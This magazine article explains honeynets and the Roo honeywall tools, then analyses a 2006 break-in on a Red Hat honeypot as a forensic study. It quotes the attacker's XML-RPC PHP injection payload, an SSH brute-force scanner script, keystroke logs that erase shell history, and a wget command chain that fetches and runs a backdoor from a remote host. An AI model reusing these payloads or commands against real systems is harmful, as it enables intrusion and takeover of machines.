Honey Net

Security-conscious admins can use a honeynet to monitor, log, and analyze intrusion techniques.

BY MARKUS ENGELBERTH, JAN GÖBEL, CHRISTIAN GORECKI, AND PHILIPP TRINIUS

A honeypot is a system placed on a network to attract an Internet attack. Viewed from the outside, the honeypot looks like an ordinary production computer with various vulnerabilities: an open invitation for an unsuspecting intruder. But the hunter becomes the hunted once the attacker is in. The closely monitored honeypot comes with special tools that log the commands run on the machine and capture information about the attack.

The concept of the honeypot is sometimes extended to a network of honeypots, known as a *honeynet*. Grouping a number of honeypots with different operating systems and vulnerabilities increases the probability of luring an attacker. At the same time, a setting in which the attacker explores the honeynet through network connections between the various host systems provides additional opportunities for monitoring the attack and uncovering information about the intruder. The honeynet operator can also use the honeynet for training purposes, gaining valuable experience with attack strategies and digital forensics without endangering production systems.

The Honeynet project is a non-profit research organization that provides tools for building and managing honeynets. The tools of the Honeynet project are designed for the latest generation of high-interaction honeynets that require two separate networks (Figure 1). The honeypots reside on the first network, and the second network holds the tools for managing the honeynet. Between these tools (and facing the Internet) is a device known as the *honeywall*. The honeywall, which is actually a kind of gateway device, "captures controls, and analyzes all inbound and outbound traffic to the honeypots."

The Honeynet project provides a CD-based honeywall system called Roo [1]. Step-by-step instructions for installing the Roo honeywall are available at the Honeynet site [2].

Roo Tools

The Roo honeywall system uses the custom Snort Inline [3] tool, and it relies on Netfilter rules for restricting outgoing TCP connections. Roo also comes with several tools for monitoring the network and logging the attacker's activities.





Figure 1: The honeynet from the admin's point of view.



```
21:09:52   hostname
21:09:01   /sbn[DEL] [DEL] [DEL] [DEL] [DEL] [DEL] /sbin/ifconfig |grep inet
21:09:56   cd .ssh
21:09:58   mkdir .sh
21:09:01   rm -rf .sh
21:09:19   unset HISTFILE ; unset SAVEFILE ; unset HISTSAVE ; unset SAVEHIST ; unset ********
21:09:52   mkdir .ssh
21:09:53   cd .ssh
21:09:54   ls
21:09:49   wget whitehat.cc-[DEL] /~meth/autho[DEL] [DEL] [DEL] [DEL] [DEL] authorized_keys
21:09:51   cd ..
21:09:55   chmod +x .ssh
21:09:13   [U-ARROW] /[DEL] [DEL] [DEL] [DEL] [DEL] [DEL] [DEL] [DEL] chmod 750 .ssh/;chmod 750 .ssh/*
21:09:17   chmod 750 .ssh/;chmod 750 .ssh/*
21:09:41   unset HISTFILE ; unset SAVEFILE ; unset HISTSAVE ; unset SAVEHIST ; unset ********
21:09:44   ls -a
21:09:46   pico .bash_history
21:09:50   v[DEL] vi .bash_history
21:09:54   cd /var/www/
21:09:54   ls
21:09:57   e[DEL] \[DEL] cd ht
21:09:58   ls
21:09:05   echo cca[DEL] [DEL] [DEL] a>>a
21:09:06   ls
21:09:12   rm -rf a
21:09:18   echo "TE IUBESC OANA">>love
```

Figure 2: Sebek logs activities and captures keystrokes.



Honeywall
Created: Fri Jan 27 13:21:19 2006 Last Update: Sun Feb 26 11:19:29 2006
Bidirectional Flows
Total Flows
In
Out
con
ids
1 Hour
24 Hour

Figure 3: Walleye shows network traffic on the honeynet.

These tools include POF (Passive OS Fingerprinting [4]), which analyzes network traffic and attempts to fingerprint the operating system on the basis of TCP/IP parameter settings. Swatch (Simple Watcher of logfiles [5]) investigates the honeywall's logfiles for events defined through regular expressions and mails the administrator if it notices any suspicious network activity. Finally, Sebek [6], the core module – or the Windows driver – resides deep down in the operating system and logs all of the attacker's activities, such as keyboard input or file operations (Figure 2).

A browser-based user interface called Walleye acts as a graphical interface between the information stored on the honeywall and the honeywall operator. Besides displaying information on network traffic, Walleye lets you query information on the individual honeypots (Figure 3). As an example, Walleye represents Sebek data as process graphs, thus giving the administrator a useful overview of the attacker's activities. Walleye will also export network traffic data in Pcap format; you can then import the data into other analysis tools such as Wireshark. Finally, Walleye offers an interface for modifying the honeywall configuration.

The Big Event

A break-in attempt documented in 2006 illustrates the power of a honeypot.

A Red Hat Linux 8 system (circa 2002) without updates is running an Apache web server with the vulnerable phpAds [7] [8] software. One known vulnerability present on the system is the PHP XML-RPC library [9], which lets the attacker execute commands on the honeypot with the web server account's privileges. (This vulnerability affects phpAdsNew versions up to 2.0.5.)

At the time of the attack, the honeypot has an IP address in the 192.35.0.0/16 range. The log on the honeywall shows that the hacker uses four systems for the attack. The attacking computers are probably insecure systems that were compromised before the attack.

Passive analysis of the network does not allow the POF fingerprinting software to identify the operating systems on the attacker's machines; the network packet parameters are too generic for precisely determining the system. The attacker's username appears to be MethadoN because the attacker later drops an SSH key for this account onto the honeypot. This name also is the name of the author of various programs (Listing 1) uploaded to the honeypot by the network's attacker.

The attack starts May 7 shortly after 3pm (see Table 1). The attacker first attempts to identify a vulnerable web application on the honeypot. To do so, the attacker tries to open *xmlrpc.php* via various URLs, adding parameters that, if successful, will execute commands on the target. After about two minutes, the matching URL for phpAdsNew has been found. A POST request,

```
<?xml version=\"1.0\"?>↩
<methodCall> ↩
<methodName>test.method ↩
</methodName>↩
<params><param><value>↩
<name>',''));↩
echo ,_begin_\n';echo ↩
`uname -a`;echo ↩
,_end_';exit;/*↩
</name></value></param>↩
</params></methodCall>
```

gives the attacker the operating system's kernel version. Unauthorized execution of *uname -a* constitutes a successful attack. The attacker can now run matching exploits.


The infiltrator now installs various scripts on the honeypot and succeeds in

Listing 1: The Attacker's Vulnerability Scanner

```
#!/bin/bash
#
# by MethadoN
#

if [ $# != 1 ]; then
        echo " usage: $0 <b class>"
        exit;
fi

rm -rf scan.log
clear
rm -rf 0 1 2 3 4 5 gen-pass.sh secure
   screen scan
echo -e "\033[1;36m#-~-=- BruTeSSH
   Scanner -=-~-#"
echo -e "#-~-=- Original by #eNable
   Team -=-~-#"
echo -e "\033[1;37m#-~-=- Do NOT
   share this shit -=-~-#\033[1;31m"
sleep 1
./pscan2 $1 22
echo -e "\033[1;36m#-~-=- BRUTEFORCE
   STARTED -=-~-#\033[0m"
echo -e "\033[1;36m#-~-=- Gr33tz to
   MethadoN ;) -=-~-#\033[0m"
echo -e "\033[1;36m#-~-=- Users NO.1
   -=-~-#\033[0m"
cp 0 pass.txt
./sshd 100
sleep 5
echo -e "\033[1;36m#-~-=- Users NO.2
   -=-~-#\033[0m"
cp 1 pass.txt
...
./sshd 100
echo -e "\033[1;36m#-~-=- Party Over,
   Try Again :-) -=-~-#\033[0m"
```



```
[*] Presenting u shv5-rootkit !
[*] designed for internal use !

[*] brought to you by: PinT[x]
[*] April 2003

[*] *** VERY PRIVATE ***
[*] *** so dont distribute ***

        -C- -A- -E- -W-
```

Figure 4: An attacker has installed this SHv5 rootkit on the honeypot after identifying local vulnerabilities by scanning the system.

escalating the privileges to root by running an exploit (8:51pm). This puts the attacker totally in control of the system. Using an exploit, the attacker installs various SSH scanners, a scanner that identifies vulnerable PHP applications, and a rootkit with a backdoor. The vulnerability scanner helps the attacker install a backdoor written in Perl and titled "Data ChaOS Connect Back Backdoor" to facilitate interaction with the compromised system.

At this point, the attacker can use a second backdoor from the SHv5 rootkit to log in to the system as root via port 1400 (Figure 4) without running a local exploit. Although the backdoor is installed on port 1400, many of the attacker's connections to the system use the regular SSH service. The backdoor thus seems to be a contingency measure that allows the attacker to access the system at any time if the administrator should block SSH access. As long as the regular SSH connection works, there is no reason to use the backdoor.

The attacker then uses SHv5 to replace various system programs with manipulated versions, thus removing any traces. For example, *ls* no longer shows the rootkit files. Because many of the programs the attacker installed on the honeypot were customized for Red Hat Linux, it seems that the attack was well planned.

Finale with a Glitch

For a short time, the attacker uses a phishing site to collect PayPal usernames and passwords (9:49pm). It is difficult to say why the attacker does this for such a short time. The attacker uses the compromised honeypot to launch various attacks on both the local network and Internet-based machines, launching attacks using the the normal http protocol. This attack is difficult to prevent, in that blocking http at the honeywall means the attacker is not able to upload any tools. The honeywall does not block outgoing SSH connections to allow the attacker to access the honeypot. The firewall rules use rate limits to block outgoing denial-of-service attacks. In the default configuration, the honeywall only allows 15 outgoing TCP connections and 20 UDP connections per day. This prevents the attacker from bringing a web hoster's server to its knees with the compromised honeypot as the attack base (day 2, 1:30pm). The attacker notices this and seems to suspect an error in his own UDP software, as is evidenced when he uploads the UDP software again from a different source.

To hijack more machines, the attacker launches the *wget 208.25.xxx.xxx:443/bind.jpg*, *tar xzvf bind.jpg*, *chmod a+x httpd*, and *./httpd* commands (day 3, 0.00 hours). The aim is to install a backdoor running with the web server's privileges. In less than two minutes, the attacker hijacks six computers on the Internet using this vector. At this point, the authors switch off the honeypot to prevent further damage and inform all administrators affected by the attack.

Analyzing the Clues

For analysis purposes, the admin disconnects the honeypot computer from the network and mounts the compromised hard disks on a separate machine. This step disables the rootkit because the system programs on the mounted disk are not used.

Some cautionary measures improve the results of the analysis. The logfiles recorded by the honeywall might not give a true representation of the sources the attacker used to upload software to the system. For this reason, it is a good idea to search for them on the honeypot itself. Additionally, the monitoring software might hide from the attacker on the honeypot, but if the attacker encrypts the network, some information is lost. This potential for the attacker to go underground makes it vital to trace the attacker's activities in order to initiate countermeasures as quickly as possible.

Manipulation of the filesystem on the compromised honeypot is evident. Forensic methods let the administrator restore deleted logfiles and malware programs, thus revealing how an attacker attempts to cover their traces on the machine and the changes to the filesystem. In this case, the web application vulnerability scanner logfiles finally reveal all the IP addresses the attacker attempted to target from the honeypot.

Proceed with Caution

Break-in studies that use honeypots are educational and can help prevent repeat attacks. However, honeypot operators could be breaking the law. Keep in mind that a honeypot has legal implications for the operator. Possible issues include aiding and abetting, data protection and liability for any damage caused by the honeypot.

Of course, make sure you tighten the honeynet to the best of your ability to avoid damage to any networks [10]. Operating a honeypot is not something you should do lightly. In fact, you need to monitor the system constantly to stay ahead of your clandestine guests. ■

INFO

[1] Roo: *https://projects.honeynet.org/honeywall*

[2] Honeynet Project, "Roo CDROM User's Manual": *http://yum.honeynet.org/roo/manual*

[3] Snort Inline: *http://snort-inline.sourceforge.net*

[4] POF (p0f): *http://lcamtuf.coredump.cx/p0f.shtml*

[5] Swatch: *http://sourceforge.net/projects/swatch/*

[6] Sebek: *https://projects.honeynet.org/sebek/*

[7] Current version of phpAds: *http://sourceforge.net/projects/phpadsnew/*

[8] Edward Balas and Camilo Viecco, "Towards a Third Generation Data Capture Architecture for Honeynets": *http://old.honeynet.org/papers/individual/hflow.pdf*

[9] PHP XML-RPC vulnerability: *http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2005-2498*

[10] Ryan Talabis, "A Primer on Honeynet Data Control Requirements": *http://www.philippinehoneynet.org/index.php?option=com_docman&task=doc_download&gid=7&Itemid=29*

Table 1: Timeline of the Attack

Time	Action
May 7, 2006	
15:06:45	Initial connection by the attacker to the honeypot from an IP address of 72.29.xxx.xxx (Florida). The attacker tries out various URLs for known PHP application vulnerabilities. All of them point to the file *xmlrpc.php*.
15:08:12	The attacker executes the *uname -a* command via the PHP vulnerability and issues a POST request on the honeypot.
20:50:40	The attacker uploads the *s.txt* file to the honeypot. The file contains the Perl script “Data ChaOS Connect Back Backdoor” which allows the attacker to access the honeypot as the web server account.
20:51:01	The *root.tar.gz* file with exploits for Red Hat Linux is uploaded to the honeypot; 30 seconds later, the honeypot is completely controlled by MethadoN, who exploits the *ptrace* kernel vulnerability.
20:51:32	The rootkit in *shv5.tar.gz* overwrites several system files and opens a backdoor on port 1400.
20:52:32	A computer with an IP address of 86.107.xxx.xxx (Romania) connects to the backdoor on port 1400.
21:38:23	A computer with an IP address of 81.181.xxx.xxx (also Romania) connects to the backdoor on port 1400.
21:48:49	The attacker copies SSH keys to the honeypot.
21:49:26	The attacker uses SSH to log in from a computer with an IP address of 81.181.xxx.xxx. In the next few minutes, the attacker installs a PayPal phishing site on the honeypot’s web server. Although the site works, the attacker removes it just a short while later.
May 8, 2006	
00:36:29	A file titled *ioi* appears on the honeypot. It contains several SSH scanners that search for machines with weak passwords.
00:37:47	The hacker attacks the SSH service on the local 192.35.0.0/16 network and on a US network with an address in the 66.252.0.0/16 range.
13:32:41	A login from a machine with an IP address of 81.181.xxx.xxx occurs, followed by a file download, *udp.txt*. This Perl script attempts a denial of service with the use of UDP packages. The attacker runs the script against a web hosting company.
23:16:53	Login via the rootkit backdoor on the Romanian machine with the IP address 81.181.xxx.xxx occurs, followed by a file download, *udp.pl*; this script is the same one run a couple of hours ago.
May 10, 2006	
23:27:16	The attacker downloads the file *alexu.jpg* via the backdoor in the rootkit on the machine with the IP address 86.107.xxx.xxx. It contains another SSH scanner with a list of passwords containing more than 12,000 entries.
23:30:35	Attack on the SSH service on machines in the network ranges 24.3.0.0/16 and 66.98.0.0/16.
23:37:19	The attacker uploads the file *cola.tar* to the honeypot. It contains a scanner for vulnerable PHP applications.
May 11, 2006	
00:08:49	The obstinate attacker scans computers on other networks for PHP applications that are vulnerable to the XML-RPC exploit. In less than two minutes, the attacker hijacks six other machines on the Internet.